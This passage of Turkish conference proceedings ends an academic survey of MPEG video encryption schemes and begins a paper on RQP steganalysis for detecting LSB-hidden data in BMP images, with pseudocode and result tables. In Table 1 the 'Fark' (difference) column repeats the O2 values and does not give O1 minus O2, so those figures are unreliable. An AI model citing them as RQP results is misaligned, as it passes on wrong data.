- Şifre çözme sırasında kullanılacak, gösterim sıraları ile kod çözümü sıraları farklı olan, referans çerçevelere erişimde sıkıntı yaratmayacak bir şifreleme politikası izlemesi,
- Özellikle kayıplı sonuç üreten algoritmalar söz konusu ise, kodlayıcı içinde gömülü olan kod çözücü yapısını göz önüne alarak tasarlanmış olması,
- İletimde oluşabilecek hata veya kayıp durumunda verinin zarar görmemiş kısımlarının şifre çözülmesine olanak sağlayacak şekilde senkronizasyon noktaları kullanılarak tasarlanmış olması, tercihen küçük bit hatalarını düzeltebilmesi, hata yayılmasını engellemesi ve kodlayıcının hata düzeltme mekanizmasını bozması,
- İletim sırasında ihtiyaç duyulacak verilere erişimi engellememesi ve ara nodlarda verinin şifre çözülmesini gerektirmemesi,
- Orijinal video kalitesinde düşüşe sebep olmaması,
- Şifreleme birimlerini küçük ve birbirinden bağımsız tutarak sadece istenen bölümlere şifre çözümü yapılmasının sağlanması,
- İhtiyaç duyulan çeşitli güvenlik seviyelerinde video içeriğini ve hareketlerini gizlemesi.

## 4. İlgili Çalışmalar

Bölüm 3'te anılan ihtiyaçlar doğrultusunda geliştirilen yöntemlerin kendilerine göre artı ve eksi yönleri bulunmaktadır. Hedef, video verisinin kendine has özelliklerinden faydalanmak yoluyla şifrelemenin etkinliğini artırıp masrafını düşürmektir.

Bu konuda şimdiye kadar yapılmış çalışmaların literatürde öne çıkmış olanları incelenirse, video yapısını kullananların yanı sıra videoyu düz metin verisiymiş gibi ele alan algoritmaların da varlığı görülür. Bunlardan ilki *Naive Algorithm* adı verilen çalışmadır. MPEG bit akışını, herhangi bir özelliğinden yararlanmadan, normal metin verisiymiş gibi ele alarak çıkış akışını DES algoritmasını kullanarak şifreler [1]. Bu yöntemin performans açısından kötü sonuç vermesinin sebebi video verisinin çok büyük olmasıdır. İşlem zamanı ve karmaşıklığı yüksek olacaktır. Bu şekilde tasarlanan bir diğer algoritma ise *Random Rotation in Partitioned Bit Streams* yöntemidir. Son adımında entropi kodlama yapılan her türlü sıkıştırılmış çoklu ortam bit akışına uygulanabileceği söylenen yöntem, çıktı verisini rasgele uzunluklarda parçalara bölerek, her parçaya kendi içinde rasgele sayıda rotasyon uygulamaktan ibarettir [15].

Şifrelenecek veri miktarını azaltmak istendiğinde, video verisinin yapısal özelliklerini kullanmak faydalı olacaktır. Bu doğrultuda yapılan çalışmalar genel olarak “seçimli şifreleme” algoritmaları (*selective encryption*) olarak anılabilir [9]. Bu yöntemlerden ilki I, P ve B tipi çerçevelerin birbirlerini referans almalarına dayanarak sadece I tipi çerçevelerin üzerinde kurulmuştur [7]. Daha sonra yapılan çalışmalarla da kanıtlandığı üzere bu yöntem yeterli seviyede gizlilik sağlamamaktadır. Bunun asıl sebebi P ve B tipi çerçevelerin içinde şifrelenmemiş olarak kalan I kodlanmış blokların varlığıdır [1]. Görülen bu açıkları gidermek adına önerilen yöntemlerden biri, I kodlanmış çerçevelerin yanı sıra P ve B tipi çerçevelerin içindeki I kodlanmış blokların da şifrelenmesidir. Bir diğer yöntem ise, şifrelenmesi önerilen bu alanlara ek olarak P ve B tipi çerçevelerin başlık bilgilerinin de şifrelenmesini uygun görür. Her iki yöntemde de seçilen alanlar DES algoritması kullanılarak şifrelenmiştir [2]. Aynı grubun ilerleyen çalışmalarında üç yeni seçimli şifreleme yöntemi geliştirilmiştir. Bunların ilki her I blok yerine her *n.inci* I bloğun şifrelenmesini; ikincisi tahminlenen (P ve B)

makroblokların başlık bilgileri ile *n.inci* I makrobloğun video verilerinin şifrelenmesini; sonuncusu ise *n.inci* I makrobloğu video verileri ile *n.inci* tahminlenen makrobloğun başlık bilgilerinin şifrelenmesini önerir. Bu yöntemlerin işlem maliyetlerinin diğerlerine göre daha az olduğu öne sürülmektedir. Yine şifreleme algoritması olarak DES kullanılmaktadır [3].

Önerilen bir başka seçimli şifreleme yöntemi “SEC-MPEG” adı verilen yöntemdir. Şifrelenecek veri alanları istenen gizlilik seviyesine göre değişiklik göstermektedir. Yöntem DES ve RSA algoritmalarını kullanarak güvenilirliği sağlar. Seçilebilecek 4 güvenlik seviyesine göre şifrelenen alanlar sırasıyla şu şekildedir: 1)Tüm başlık bilgileri, 2)Tüm başlık bilgileri, DC katsayıları ve I blokların düşük frekanslı AC katsayıları, 3) I tipi çerçeveler ve P ve B tipi çerçevelerin içerdiği I kodlanmış bloklar, 4) Tüm video verisi. İçerik bütünlüğü ise CRC kullanılarak kontrol edilir [8].

Uygulama karmaşıklığı düşük bir yöntem olarak geliştirilen *Zig Zag Permutation Algorithm*, entropi kodlamadan önce transformasyon katsayılarının sıralanması aşamasında uygulanan zig zag sıralama yerine rasgele sıralamalar yapmak suretiyle gerçekleştirilir. Algoritma, uygulanan rasgele sıralama listesini anahtar veri olarak kullanır. Bu çalışma için yapılmış iyileştirme çabaları içinde, diğer katsayılar göre daha belirgin olan DC katsayısını saklamaya yönelik girişimler görülmektedir [12].

MPEG üzerinde yapılmış bir başka şifreleme çalışması da “*Video Encryption Algorithm*” (VEA)’dir. Sadece Intra kodlanmış çerçeveler üzerinde dilim seviyesinde byte-byte çalışan algoritma, veriyi tek sayılılar ve çift sayılılar olmak üzere iki akış haline ayırmaktadır. Her iki akışı birbiriyle XORlamak suretiyle bir tür “tek kez kullanılan şifreleme” işlemi yapmış olur. Buna ek olarak çift sıra numaralı byteların oluşturduğu akışı DES’den geçirerek çıktı verisinin ikinci bölümünü de yaratmaktadır. Böylece DES’den geçecek veri miktarı azaltılır.

Ancak bilinen metinlerle şifre kırma saldırısı yapıldığı takdirde bu yöntemin zayıf kalacağı kanıtlanmış ve iyileştirme çalışmaları dahilinde anahtarlı versiyonlar geliştirilmiştir [9]. Aynı grubun, çalışmaları sırasında bulunduğu video verisine ait istatistiksel bilgiler doğrultusunda geliştirdiği bir diğer yöntem “sade karıştırma” (*Pure Premutation*) yöntemidir. Video verisinin byte desenlerinde ikili tekrarları-na çok seyrek rastlanmasından yola çıkılarak byteların rasgele permütasyon işlemine sokulmasının yeterli güvenliği getireceği düşünülmüştür ancak bu yöntemin bilinen metin saldırısına karşı zayıf olacağı açıktır [9].

DCT katsayıları ile çalışan bir başka yöntem olan *Scalable Partial Encryption* yönteminde ise bir *n* parametre değeri seçilerek ard arda gelen video veri bloklarının ilk *n* katsayısının şifrelenmesi sağlanmaktadır. Yöntem DCT katsayılarının azalan önem seviyesinde sıralanması gerçeği üzerine kurulmuştur. Hareket tahminleme problemlerine karşı güçlü olduğu söylenen bu yöntemin JPEG tabanlı tüm video sıkıştırma algoritmalarında uygulanabileceği belirtilmiştir. [5]

Ölçeklenebilir video kodlayıcıları için tasarlanan şifreleme yöntemlerinde düşülen genel bir yanlış da, aynı Intra kodlanmış çerçeveleri şifrelemenin yeterli olacağını düşünülmesi gibi, sadece temel katman verilerinin şifrelenmesinin yeterli olacağı düşüncesidir. Bu şekilde şifrelenmiş bir video şifre çözümü yapılmadan izlendiğinde görüntü içindeki objelerin ana hatlarıyla belirgin olarak seçilebildiği görülmüştür. Bizim çalışmamız da bu tespiti doğrular sonuçlar üretmiştir. Bu durumu önlemek için önerilen yöntem, temel katmanı ihtiyaca bağlı olarak seçimli ya da tümünden şifrelemek, geliştirme katmanlarını ise seçimli olarak şifreleme işlemine tabi tutmak yönündedir. [16]

MPEG video şifreleme üzerine çalışan bir başka grubun önerdiği bir dizi algoritma bu alandaki çalışmalar arasında önemli yer tutmaktadır [4]. *Algorithm 1* isimli ilk algorit-

malarında, standartta kullanılan Huffman tablosu yerine gizli anahtar görevi de görececek başka bir tablo kullanarak gizliliği sağlamayı amaçlamışlardır. Ancak üretilecek her tablo istenilen sıkıştırma oranını sağlamayacağı için anahtar uzayının sınırlı kalması yöntemi zayıf kılar [4]. Bu zayıflığın üzerine grup *VEA* adını verdikleri diğer algoritmalarını geliştirmişlerdir. Algoritma DC ve AC katsayıları üzerinde gizli anahtar uyarınca işaret değiştirme işlemi yapmaktadır. Algoritma video akışı üzerinde senkronizasyon noktaları yaratmaktadır. Bu alanlar gizli anahtarın ilk bitinden itibaren tekrar kullanılmaya başlandığı noktalardır. Senkronizasyon noktalarının faydası, ağıdan kaynaklanan kayıp ve gürültü durumunda sağlam kalan video parçalarının şifrelerinin çözülebileceğini mümkün kılmıştır. Benzer şekilde ileri/geri hızlı sarmalarda ya da videonun sadece belirli parçalarının şifresinin çözülmesi istendiğinde de bu noktalardan yararlanılacaktır. Belirtilen sakıncalara çözümler; uzun anahtar kullanılması, anahtarın sıkça değiştirilmesi ve başlık verilerinin, tahmin edilebilirliğinden dolayı, şifrelenmemesidir. [4]

Geliştirilen üçüncü algoritma VEA algoritmasının değiştirilmiş bir versiyonu olan *MVEA (Modified VEA)* algoritmasıdır. Çalışmada, I bloklara ait DC katsayılarının yanı sıra B ve P çerçevelerine ait hareket vektörlerinin de işaret bitlerinin değiştirilmesi önerilmektedir. Yine her GOP’un başlangıcı senkronizasyon noktası olarak işaretlenir. Elde ettikleri sonuçlara göre, hareket vektörlerinin diferansiyel kodlanması, işaret bitlerindeki değişimin vektörün yönüyle birlikte büyüklüğünü de etkilemesine sebep olmaktadır ve bu sebeple hareket vektörlerinin şifrelenmesi yeterince güçlü bir gizlilik sağladığından B ve P çerçevelere ait DCT katsayılarının şifrelenmesini gereksiz kılmaktadır. Algoritmada, VEA’dan farklı olarak sadece I bloklara ait DC katsayıları şifrelenmektedir. Bunun sebebi video verisi açısından DC katsayılarının AC’lere göre daha etkili olmasıdır. Ancak aralarındaki ilişkiden dolayı AC katsayıları kullanılarak DC katsayısının

elde edilebi-leceği düşünülürse, yüksek önem taşıyan videolarda ilk birkaç AC katsayısının da şifrelemeye tabi tutulması önerilir [4].

Önerilen dördüncü yöntem *RVEA (Robust VEA)* adı verilen diğer iki çalışmanın üzerine geliştirilmiş bir algoritmadır. Diğer iki algoritmanın bilinen metin saldırısına açık olması sebebiyle bu yöntem geliştirilmiştir. Yine MPEG kodlanmış video verilerinin DCT ve hareket vektörleri işaret bitleri üzerinde gizli anahtar kullanarak çalışan algoritma seçilen bu alanları şifrelemek için herhangi bir şifreleme algoritmasını (ör. DES, IDEA) kullanabilmektedir. Dilimler bazında çalışan RVEA, her makrobloktan önem sırasına göre en fazla 64 işaret biti seçerek bunları şifreleme algoritmasından (ör. DES, IDEA) geçirdikten sonra orijinal yerlerine geri yerleştirir.

İşaret biti seçme aşamasında önem sırası DC katsayılarının AC katsayılarına göre ve parlaklık bloklarının krominans bloklarına göre daha etkili olmaları üzerine kurulur. RVEA algoritmasının kırılma zorluğunun alt planda kullanılan şifreleme algoritmasının kırılma zorluğuna eşit olduğu öne sürülmektedir [4].

Aynı gruba ait bir başka çalışma olan *PVEA (Perceptual Video Encryption Algorithm)* yine seçimli olarak video verisinin sabit uzunluklu kodlarını (*FLC*) şifrelemek üzerine kuruludur. Değişken uzunluklu kod (*VLC*) elemanlarını şifrelemenin, sıkıştırma etkinliğini bozma riski çok yüksek olduğu için *FLC* elemanlarının seçildiği söylenmektedir. Çalışmalar süresince:

- Intra DC katsayılarının* 8x8 blok seviyesinde videonun genel görüntü bilgisini taşıdığı bu sebeple şifrenmesinin düşük çözünürlükte genel görüntüyü etkileyeceği,
- AC ve Inter DC katsayılarının işaret bitlerinin* ve *ESCAPE DCT katsayılarının* videonun 8x8 bloklarında detayları temsil ettiği ve şifrenmesinin yüksek çözünürlükte detayları etkileyeceği,

- Hareket vektörlerinin değerleri* ve *işaret bitlerinin* hareket bilgilerini içeren görsel kaliteyi temsil ettiği ve şifrenmesinin zamansal hareketi etkileyeceği,

gözlemlenmiş ve algoritma bu üç başlık altında toplanmış anılan *FLC* elemanların üzerine kurulmuştur. İstenen çeşitli gizlilik seviyelerine karşılık verebilmek için bu alanlar değişik oranlarda şifrenir [6].

Bütün bu algoritmaların etkin sonuç vermesinin sebeplerinden biri de üzerinde çalışılan işaret bitlerinin toplam video verisinin %10'u civarında olmasıdır [4].

Entropi kodlama sırasında kullanılan Huffman tabloları üzerine geliştirilen bir diğer şifreleme algoritması da *Multiple Huffman Tables (MHT)* yöntemidir. Temel algoritma, entropi kodlama aşamasında kullanılacak birden fazla Huffman tablosu oluşturmak ve bu tabloları değişik sıralarla her sembol için kullanmaktan ibaret. Bu yöntemde gizli tutulacak bilgiler: oluşturulan Huffman tabloları ve bu tabloların kullanılış sıralarıdır. Buradaki önemli nokta kullanılacak Huffman tablolarının sıkıştırma oranını bozmayacak şekilde uygun tablolar olmasıdır. Bunu da sağlamanın yolu her tabloyu genel resim özelliklerini bünyesinde barındıran değişik resim kümelerine uygun olacak şekilde üretmektir. Böylece her tablo birbirinden farklı olurken sıkıştırma açısından eşit uygunlukta olacaktır [14].

MHT yönteminde kullanılacak çok sayıda etkili Huffman tablosu üretme süreci zahmetli olacağından az sayıda tablo üretip bunları mutasyona uğratarak istenen sayıda tablo yaratma fikri ortaya atılmıştır [14]. Yine MHT yönteminin geliştiricileri tarafından ortaya atılan bu yöntem *Huffman Tree Mutation* olarak adlandırılmaktadır. Yöntem dahilinde genel resimlere uygun olabilecek 4 tablo ürettiklerini ve bu örnekleri mutasyona sokarak yeterli sayıda tablo elde edebildiklerini öne süren grup, ağacın ara nodlarına ait etiketleri verilen bir

tam sayı anahtarın bit değerlerine bağlı kalarak rasgele değiştirmektedir. Birden çok tablo kullanılması toplam kod uzunluğunda büyük farklılıklara sebep olmazken, farklı tabloların bir sembol için farklı uzunluklarda kod üretilmesi semboller arası senkronizasyon sorunu yaratacağın-dan sadece şifrenmiş metin saldırısı yaparak sembollerin tahminlemesini güçleştirecektir [14].

## 5. Sonuç

Bu çalışmada, bir çoklu ortam ögesi olan video verisinin yapısal özelliklerine değinilerek, veriye özel bir şifreleme algoritmasının yerine getirmesi gereken koşullar incelenmiştir. Video verisi içeriğini gizleme ve güvenliğini sağlamaya yönelik yapılan çalışmalar alınmıştır.

Şimdiye kadar bahsettiğimiz gereksinimler doğrultusunda, video verisinin içeriğini yeterli düzeyde gizleyen bir algoritma geliştirmiş durumdayız. Seçimli bir şifreleme yöntemi öneren ve ölçeklenebilir video yapısının özelliklerini kullanan algoritmamıza ait yöntem ve detaylı başarımlarını [17]'de rapor edilmiştir.

## 6. Kaynaklar

- Agi, I., Gong, L., "An Emprical Study of MPEG Video Transmissions", *Proc. Internet Society Symposium on Network and Distributed System Security*, s. 137-144, San Diego, CA, (1996).
- Alattar, A.M., Al-Regib, G.I., "Evaluation of Selective Encryption Techniques for Secure Transmission of MPEG-Compressed Bit-Stream", *Proc. of the IEEE Int'l Symposium on Circuits and Systems*, Orlando, Florida, (1999).
- Alattar, A.M., Al-Regib, G.I., Al-Semari, S.A., "Improved Selective Encryption Techniques for Secure Transmission of MPEG Video Bit-Streams", *Proc. Int'l Conference on Image Processing (ICIP'99)*, (1999).

[4] Bhargava, B., Shi, C., Wang, S.-Y., "MPEG Video Encryption Algorithms", *Multimedia Tools and Applications*, vol. 24 no.1 s.57-79, (2004).

[5] Kunkelmann, T., Reinema, R., "A Scalable Security Architecture for Multimedia Communication Standards", *Proc. 4th IEEE Int'l Conference on Multimedia Computing and Systems*, Ottawa, Kanada, (1997).

[6] Li, S., Chen, G., Cheung, A., Bhargava, B., "On The Design of Perceptual MPEG-Video Encryption Algorithms", Cornell University Library, arXiv e-print, cs.MM/0501014, <http://arxiv.org/abs/cs.MM/0501014>, (2005).

[7] Maples, T.B., Spanos, G.A., "Performance Study of a Selective Encryption Scheme for the Security of Networked Real-time Video", *Proc. 4th Int'l Conference on Computer and Communications*, Las Vegas, NV, (1995).

[8] Meyer, J., Gadegast, F., "Security Mechanisms for Multimedia Data with the Example MPEG-1 Video", <http://www.gadegast.de/frank/doc/secmeng.pdf>, (1995).

[9] Qiao, L., Nahrstedt, K., "Comparison of MPEG Encryption Algorithms", *Int'l Journal on Computer & Graphics, Special Issue on Data Security in Image Communication and Network*, (1998).

[10] Reichel, J., Schwarz, H., Wien, M., "Joint Scalable Video Model JSVM-6 Draft Output Document from JVT", [http://ftp3.itu.org/av-arch/jvt-site/2006\\_04\\_Geneva/JVT-S202.zip](http://ftp3.itu.org/av-arch/jvt-site/2006_04_Geneva/JVT-S202.zip), JVT 19th Meeting, Geneva, İsviçre, (Nisan 2006).

[11] Richardson, I.E.G., *H.264 and MPEG-4 Video Compression*, Wiley Yayınları, 2003.

[12] Tang, L., "Methods for Encrypting and Decrypting MPEG Video Data Efficiently", *Proc. ACM Int'l Multimedia Conference*, Boston, MA, 1996.

- [13] Wiegand, T., Sullivan, G. J., Bjontegaard, G., Luthra, A., 'Overview of the H.264 / AVC Video Coding Standard', *IEEE Transactions on Circuits and Systems for Video Technology*, July 2003.
- [14] Wu, C.-P., Kuo, C.-C. J., "Design of Integrated Multimedia Compression and Encryption Systems", *IEEE Transactions on Multimedia*, vol.7 no.5 s.828-839, Ekim 2005.
- [15] Xie, D., Kuo, C.C.J., "Multimedia Data Encryption via Random Rotation in Partitioned Bit Streams", *Int'l Symposium on Circuits and Systems*, Kobe, Japonya, 23-26 Mayıs 2005.
- [16] Yuan, C., Zhu, B.B., Wang, Y., Li, S., Zhong Y., "Efficient and Fully Scalable Encryption for MPEG-4 FGS", *Proc. IEEE Int'l Symposium on Circuits and Systems*, vol.2 s.620-623, Mayıs 2003.
- [17] Boztok Algın, G., and Tunalı, T., "Ölçeklenebilir .264 Video Kodlayıcısı İçin Seviyelendirilebilir Güvenlik Sağlayan Bir Video Şifreleme Çalışması", Ege Üniversitesi Fen Bilimleri Enstitüsü Yüksek Lisans Tezi, (2007).

## Resim İçerisindeki Gizli Bilginin

### RQP Steganaliz Yöntemiyle Sezilmesi

**Andaç Şahin, Ercan Buluş, M. Tolga Sakallı, H. Nusret Buluş**

Trakya Üniversitesi, Mühendislik Mimarlık Fakültesi, Bilgisayar Mühendisliği Bölümü, 22030, Edirne  
andacs@trakya.edu.tr, ercanb@trakya.edu.tr, tolga@trakya.edu.tr, nusretb@trakya.edu.tr

**Özet:** Steganografi önemli bir bilgi gizleme yöntemidir ve son yıllarda teknolojinin gelişmesiyle birlikte dijital nesnelere üzerinde sıklıkla kullanılmaya başlanmıştır. Steganaliz ise bir örtü verisi içinde gizli veri olup olmadığını anlamaya yarayan saldırı yöntemleridir. Bu çalışmada RQP Steganaliz yöntemi açıklanmış ve RQP Steganaliz yapabilen bir uygulama geliştirilmiştir. Program sonucunda elde edilen değerlerin nasıl yorumlanması gerektiği incelenmiştir.

**Anahtar Kelimeler:** Steganografi, RQP Steganaliz, Bilgi Gizleme.

#### The Grasp of the Hidden Information on Images With The RQP Steganalysis Method

**Abstract:** Steganography is a very important hiding information technique and is commonly used on digital objects together with the developing technology in the last few years. On the other hand, steganalysis the group of the attack methods to understand information whether it is hidden on cover object or not. In this study, RQP steganalysis method is explained and an application for RQP steganalysis is developed. As a result, we express the results of our application.

**Keywords:** Steganography, RQP Steganalysis, Information Hiding.

#### 1. Giriş

Bilgi gizleme yönteminin önemli bir alt disiplini olan Steganografi, bir nesnenin içerisine bir verinin gizlenmesi olarak tanımlanabilir [1]. Steganografi kelimesi kökleri "oTeyauoç" ve "ypa<l>etv"den gelen Yunan alfabesinden türetilmiştir. Tam olarak anlamı "kaplanmış yazı" (covered writing) demektir [2]. Steganografi'nin amacı gizli mesaj ya da bilginin varlığını saklamaktır. Taşınmak istenen mesaj bir başka masum görünüşlü ortamda saklanarak, üçüncü şahısların iletilen mesajın varlığından haberdar olması engellenir. Bu yaklaşımla ses, sayısal resim, video görüntüleri üzerine veri saklanabilir. Görüntü dosyaları içerisine saklanacak veriler metin dosyası olabileceği gibi, herhangi bir görüntü içerisine gizlenmiş başka bir görüntü dosyası da olabilir.

Gizli bilgiyi bir resme gizleme işleminde iki dosya söz konusudur. Kapak resim ya da örtü verisi (cover image) olarak adlandırılan ilk dosya, gizli bilgiyi saklayacak resim dosyasıdır. İkinci dosya ise gizlenecek bilgi olan mesajdır. Bu mesaj da stego olarak isimlendirilmektedir. Mesaj; açık metin (plain text), şifreli metin (cipher text), başka resimler veya bit dizisi içinde saklanabilecek başka bir şey olabilir. Gömme işlemi sonucunda kapak resim ve gömülü mesajın oluşturduğu dosyaya "stego resim" adı verilir.

Görüntü dosyaları üzerinde bilgi gizlemek için çeşitli steganografik yöntemler geliştirilmiştir. Bunlar 3 başlık altında sınıflandırılabilir.

- En önemsiz bite ekleme
- Maskeleyme ve filtreleme
- Algoritmalar ve dönüşümler [3].



En önemsiz bite ekleme en yaygın kullanılan bilgi gizleme yöntemlerinden biridir. Taşıyıcı ortamın en az önemli bitlerini insan gözünün fark edemeyeceği şekilde gizli veriyi saklamak amacıyla değiştirmeyi temel alır.

Maskleme ve filtreleme yöntemleri genellikle 24 bit resimler için kullanılmakta olup resmin en önemsiz alanlarının tespit edilerek burarda saklama yapılmasını temel almaktadır. Bu yöntemler genelde filigran uygulamalarında karşımıza çıkmaktadır. Maskleme teknikleri JPEG formatındaki resim dosyaları için daha uygundur.

Dönüşümler ise yine daha çok JPEG dosyalar üzerinde kullanılmaktadır. En yaygın olarak kullanılan dönüşümler ise DCT (Discrete Cosine Transform) ve DFT (Discrete Fourier Transform)'dir.

Steganaliz, bir örtü verisi (cover data) içerisinde herhangi bir bilgi olup olmadığını bulmayı ve eğer var ise bu bilgiyi elde etmek amacıyla steganografik algoritma kullanılan sisteme karşı yapılan saldırı yöntemleridir. Genelde saldırı yapan kişinin (steganalist) kullanılan steganografik sistemi bildiği varsayılır (Kerchoffs'un prensibi) [4].

Eğer steganalist kullanılan sistemi bilmiyorsa, bu onun işini zorlaştıracaktır. Steganalist bir steganografik sisteme saldırabilmesi için sahip olması gereken veriler vardır. Bu sahip olduğu verilere göre saldırı modellerinden birini seçebilir. Bu saldırı modelleri 5 kategoriye ayrılır [5][6][7]:

1. Sadece stego saldırısı: Analiz için sadece stego-nesnesi (Stego-object) (Görüntü dosyası) bilinmektedir.
2. Bilinen cover (örtü) saldırısı: Görüntünün mesaj gizlenmeden önceki ve sonraki hali bilinmektedir.
3. Bilinen mesaj saldırısı: Saklanan mesaj bilinmektedir.
4. Seçilmiş stego saldırısı: Steganografik algoritma ve stego-nesnesi bilinmektedir.

5. Seçilmiş mesaj saldırısı: Steganalist bu yöntemde stego-nesnesini analiz edebilmek için çeşitli mesajlar seçer, steganografik araçlar kullanır ve algoritmayı bulmaya çalışır.

Öncelikle resmin içinde veri gizlenip gizlenmediğini anlamak için sezme (detection) saldırıları yapılır. Bu saldırı yöntemleri;

- Histogram Analizi
- %2 Testi
- RS Steganaliz
- RQP Yöntemi

Görsel Ataklar şeklinde sınıflandırılabilir [8].

Resmin içinde veri olduğu anlaşılırsa, bu veriyi elde etmek amacıyla çekme (extraction) saldırısı yapılır [9].

Eğer resmin içindeki gizli veri bozulmak isteniyorsa resmin içinden bir parçayı kesip çıkarmak ya da resme başka bir veri daha gizlemek gibi saldırı yöntemleriyle de resim içindeki gizli bilgi etkisiz ve işe yaramaz hale getirilebilmektedir.

Bu çalışmada 24 bit renkli resimler içerisinde bilginin sezilmesi için kullanılan steganaliz yöntemlerinden biri olan RQP Steganaliz incelenmiş ve bir RQP Steganaliz uygulaması geliştirilmiştir.

## 2. RQP Steganaliz

RQP yöntemi Fridrich tarafından geliştirilmiştir [10]. Bu metod LSB gizlemesi tarafından yaratılan yakın renk çiftlerini analiz etmeye yöneliktir. Öncelikle seçilen resim için yakın renk çiftlerinin tüm renk çiftlerine oranı hesaplanır. Daha sonra bu resim içerisine bir test mesajı gizlenerek oran yeniden hesaplanır. Bu iki oran arasındaki fark büyük ise resmin içinde gizlenmiş bilgi yok demektir. Bu iki oranın birbirine yakın olması resmin içinde gizlenmiş bilgi olduğunu göstermektedir.

RQP, örtü verisindeki yakın renk çiftlerinin sayısı, piksellerin sayısının %30'undan küçük olduğu sürece gayet iyi sonuçlar vermektedir. Eğer görüntüdeki yakın renk çiftlerinin sayısı piksellerin sayısının %50'sini geçerse, verilen sonuçlar giderek güvensiz olmaktadır.

RQP'nin başka dezavantajı, gri seviyeli görüntülerde uygulanmamasıdır.

## 3. RQP Steganaliz Uygulaması

Program BMP formatındaki 24 bit renkli resimler üzerinde çalışmaktadır. Öncelikle seçilen resim için yakın renk çiftlerinin tüm renk çiftlerine oranı ( $O_1$ ) hesaplanmaktadır. Daha sonra bu resim içerisine bir test mesajı gizlenerek oran ( $O_2$ ) yeniden hesaplanır.

Bu iki oran arasındaki farkın büyük olması resmin içinde gizlenmiş bilgi olmadığını göstermektedir. Bu iki oranın birbirine yakın olması ise resmin içinde gizlenmiş bilgi olduğunu göstermektedir. Fakat bu büyüklük ve küçüklük göreceli bir kavramdır. Aradaki farkın nasıl yorumlanması gerektiğini tam olarak belirleyebilmek için birçok resim üzerinde ölçümler yapılmıştır.

Programın çalışmasını incelemek amacıyla örnek olarak 10 adet resim seçilmiş ve Şekil 1'de gösterilmiştir. Öncelikle içinde bilgi gizli olmayan resimlere RQP Steganaliz uygulanmış ve elde edilen sonuçlar Tablo 1'de verilmiştir. Daha sonra aynı resimlerin içerisine bir metin gizlenmiştir ve tekrar RQP Steganaliz uygulanmıştır.

Resmin içine bilgi gizleme işlemi tarafımızdan geliştirilen StegoLSB isimli program tarafından yapılmıştır [11]. Bunun sonucunda elde edilen değerler ise Tablo 2'de gösterilmiştir. İçinde bilgi gizli olan ve olmayan resimler için  $O_1$  ve  $O_2$  değerleri arasındaki farklar incelenmiştir.

Programın sahte kodu aşağıda verilmiştir.


**Adım 1:** Resmi seç.

**Adım 2:** Yakın renk çiftlerinin sayısını hesapla (renk çiftleri arasındaki fark 3'ten küçük olanlar yakın renk çifti olarak seçilmiştir.)

**Adım 3:** Yakın renk çiftlerinin tüm renk çiftlerine oranını hesapla ve  $O_1$  olarak belirle.

**Adım 4:** Seçilen resmin içine bir test mesajı gizle ve oranı tekrar hesaplayıp  $O_2$  olarak belirle.

**Adım 5:**  $O_1$  ile  $O_2$  arasındaki farkı hesapla.



Şekil 1. RQP Steganaliz için kullanılan örnek resimler

	01	02	Fark
aturk.bmp	0,30413	0,28312	0,28312
bahce.bmp	0,10332	0,09098	0,09098
balik.bmp	0,23569	0,22222	0,22222
cicek.bmp	0,35365	0,32045	0,32045
kalp.bmp	0,91485	0,91125	0,91125
kartal.bmp	0,68488	0,65845	0,65845
meyve.bmp	0,31941	0,28589	0,28589
oyuncak.bmp	0,12483	0,11404	0,11404
resim.bmp	0,39259	0,37610	0,37610
scrat.bmp	0,40881	0,38609	0,38609

**Tablo 1.** İçine bilgi gizlenmemiş resimlere uygulanan RQP steganaliz

	01	02	Fark
aturk.bmp	0,28615	0,28312	0,00302
bahce.bmp	0,09311	0,09098	0,00213
balik.bmp	0,22408	0,22222	0,00186
cicek.bmp	0,32547	0,32045	0,00502
kalp.bmp	0,91182	0,91125	0,00057
kartal.bmp	0,66287	0,65845	0,00442
meyve.bmp	0,29172	0,28589	0,00583
oyuncak.bmp	0,11612	0,11404	0,00208
resim.bmp	0,37729	0,37610	0,00119
scrat.bmp	0,38988	0,38609	0,00379

**Tablo 2.** İçinde bilgi gizli olan resimlere uygulanan RQP steganaliz sonuçları

Burada renk çiftlerinin arasındaki yakınlığın ne kadar olacağı da önemlidir. Bu çalışmada renk çiftleri arasındaki yakınlık 3 olarak alınmıştır. Kırmızı, yeşil ve mavi renk kanalları için ayrı ayrı olmak üzere pikselleri arasındaki renk farkları değerlendirilmiştir.

Tablo değerlerinden de görüleceği gibi içinde bilgi gizli olmayan resim dosyalarına uygulanan RQP steganaliz sonucunda fark değerlerinin yüzde seviyesinde olduğu görülmektedir. İçinde bilgi gizli olan dosyalarda ise bu fark binde seviyesine düşmektedir. Bu nedenle programın çalışması sonucunda elde edilen değerler binde seviyesinde ise resim içinde bilgi gizlenmiştir denilebilir.

Yapılan denemeler sonucunda programın, görüntüdeki yakın renk çiftlerinin sayısının piksellerin sayısının %50'sini geçtiği durumlarda da doğru sonuçlar verdiği görülmüştür.

#### 4. Sonuçlar

Son yıllarda bilgisayar sistemlerinin güvenliği ve özellikle bilgi güvenliği oldukça önemli bir konu olarak karşımıza çıkmaktadır. Özellikle son 10 yılda internetin yaygınlaşmasıyla veri alışverişi ve paylaşımı da artmıştır. Metin, resim, ses vb. gibi birçok veriyi içeren dosyalar, etkin bir şekilde dünyanın birçok yerindeki insanlar tarafından paylaşılabilir hale gelmiştir. Bu sayede dijital ortamların içine gönderilmek istenilen bilgilerin gizlenip diğer kişilere aktarılması oldukça kolaylaşmıştır. Fakat bu yöntemin kötü amaçlı kişiler tarafından kullanılması toplum ve çevre güvenliğini tehlikeye sokmaktadır. Bu nedenle dijital ortamdaki verilerin içinde gizli bilgi olup olmadığının incelenmesi oldukça önemli bir konu haline gelmiştir. Bunu sezebilmek için çeşitli steganaliz yöntemleri geliştirilmiştir. Bu çalışmada resmin içinde bilgi olup olmadığını sezmek amacıyla geliştirilmiş olan RQP Steganaliz yöntemi açıklanmış ve yöntemi anlatabilmek amacıyla BMP formatında 24 bitlik renkli resimler üzerinde çalışılan bir uygulama geliştirilmiştir. Uygulamanın sonucunda elde edilen  $O_1$  ile  $O_2$  değerleri arasındaki farkın yüzde seviyesinde çıkmasının resmin içinde bilgi olmadığını, binde seviyesinde çıkması ise resmin içinde bilgi olduğunun göstergesi olduğu sonucuna varılmıştır.

#### 5. Kaynaklar

- [1] Petitcolas F.A.P., Anderson R.J., Kuhn M.G., "Information Hiding-A Survey", Proceedings of the IEEE, Special Issue on Protection of Multimedia Content, 87(7):1062-1078, July 1999.
- [2] Murray A.H., Burchfield R.W (eds.), "The Oxford English Dictionary: Being a Corrected Re-issue", Oxford, England: Clarendon Press, 1933.

